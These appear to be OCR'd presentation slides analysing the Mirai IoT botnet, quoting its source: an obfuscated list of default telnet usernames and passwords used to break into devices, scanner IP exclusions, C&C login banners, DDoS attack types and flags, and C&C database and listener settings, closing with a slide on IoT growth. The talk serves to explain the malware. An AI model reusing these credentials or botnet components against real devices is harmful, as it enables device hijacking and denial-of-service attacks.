
```
    // Set up passwords
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                     // root     xc3511
    add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                          // root     vizxv
    add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                          // root     admin
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                      // admin    admin
    add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                      // root     888888
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);                  // root     xmhdipc
    add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);                  // root     default
    add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);              // root     juantech
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                      // root     123456
    add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                          // root     54321
    add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);      // support  support
    add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                              // root     (none)
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);          // admin    password
    add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                              // root     root
```

scanner.c   IP exceptions




```
    while (o1 == 127 ||                             // 127.0.0.0/8      - Loopback
          (o1 == 0) ||                              // 0.0.0.0/8        - Invalid address space
          (o1 == 3) ||                              // 3.0.0.0/8        - General Electric Company
          (o1 == 15 || o1 == 16) ||                 // 15.0.0.0/7       - Hewlett-Packard Company
          (o1 == 56) ||                             // 56.0.0.0/8       - US Postal Service
          (o1 == 10) ||                             // 10.0.0.0/8       - Internal network
          (o1 == 192 && o2 == 168) ||               // 192.168.0.0/16   - Internal network
          (o1 == 172 && o2 >= 16 && o2 < 32) ||     // 172.16.0.0/14    - Internal network
          (o1 == 100 && o2 >= 64 && o2 < 127) ||    // 100.64.0.0/10    - IANA NAT reserved
          (o1 == 169 && o2 > 254) ||                // 169.254.0.0/16   - IANA NAT reserved
          (o1 == 198 && o2 >= 18 && o2 < 20) ||     // 198.18.0.0/15    - IANA Special use
          (o1 >= 224) ||                            // 224.*.*.*+       - Multicast
          (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 || o1 =
    );
```

mirai/cnc/ Command-&-Control


admin.go
api.go
attack.go
bot.go
clientList.go
constants.go
database.go
main.go

admin.go



```go
this.conn.Write([]byte("\r\n\033[0m"))
this.conn.Write([]byte("[+] DDOS | Succesfully hijacked connection\r\n"))
time.Sleep(250 * time.Millisecond)
this.conn.Write([]byte("[+] DDOS | Masking connection from utmp+wtmp...\r\n"))
time.Sleep(500 * time.Millisecond)
this.conn.Write([]byte("[+] DDOS | Hiding from netstat...\r\n"))
time.Sleep(150 * time.Millisecond)
this.conn.Write([]byte("[+] DDOS | Removing all traces of LD_PRELOAD...\r\n"))
for i := 0; i < 4; i++ {
    time.Sleep(100 * time.Millisecond)
    this.conn.Write([]byte(fmt.Sprintf("[+] DDOS | Wiping env libc.poison.so.%d\r\n", i + 1)))
}
this.conn.Write([]byte("[+] DDOS | Setting up virtual terminal...\r\n"))
time.Sleep(1 * time.Second)
```

attack.go

- Attack Name: “udp”, “vse”, “dns”, “syn”, “ack”, “stomp”, “greip”, “greeth”, “udpplain”, “http”
- Attack targets:

“Comma delimited list of target prefixes Ex: 192.168.0.1 Ex: 10.0.0.0/8 Ex: 8.8.8.8,127.0.0.0/29”


- Attack Duration: “Duration must be between 0 and 3600 seconds”
- Flags: “len”, “rand”, “tos”, “ident”, “sport”, “dport”, “domain” …

main.go

```go

const DatabaseAddr string   = "127.0.0.1"
const DatabaseUser string   = "root"
const DatabasePass string   = "password"
const DatabaseTable string  = "mirai"

```

```go
func main() {
    tel, err := net.Listen("tcp", "0.0.0.0:23")
    if err != nil {
        fmt.Println(err)
        return
    }

    api, err := net.Listen("tcp", "0.0.0.0:101")
```

mirai/tools/scanListen.go   Bot scan report



```

func main() {
    l, err := net.Listen("tcp", "0.0.0.0:48101")
    if err != nil {
        fmt.Println(err)
        return
    }
```

Problem of volume

- The “Internet of Things” is exploding. It is made up of billions of “smart” devices—from miniscule chips to mammoth machines—that use wireless technology to talk to each other (and to us). Our IoT world is growing at a breathtaking pace, **from 2 billion objects in 2006 to a projected 200 billion by 2020**.[1] **That will be around 26 smart objects for every human being on Earth!**
- [1]IDC, Intel, United Nations.

* http://www.intel.com/content/www/us/en/internet-of-things/infographics/guide-to-iot.html

Comments?

Thank you!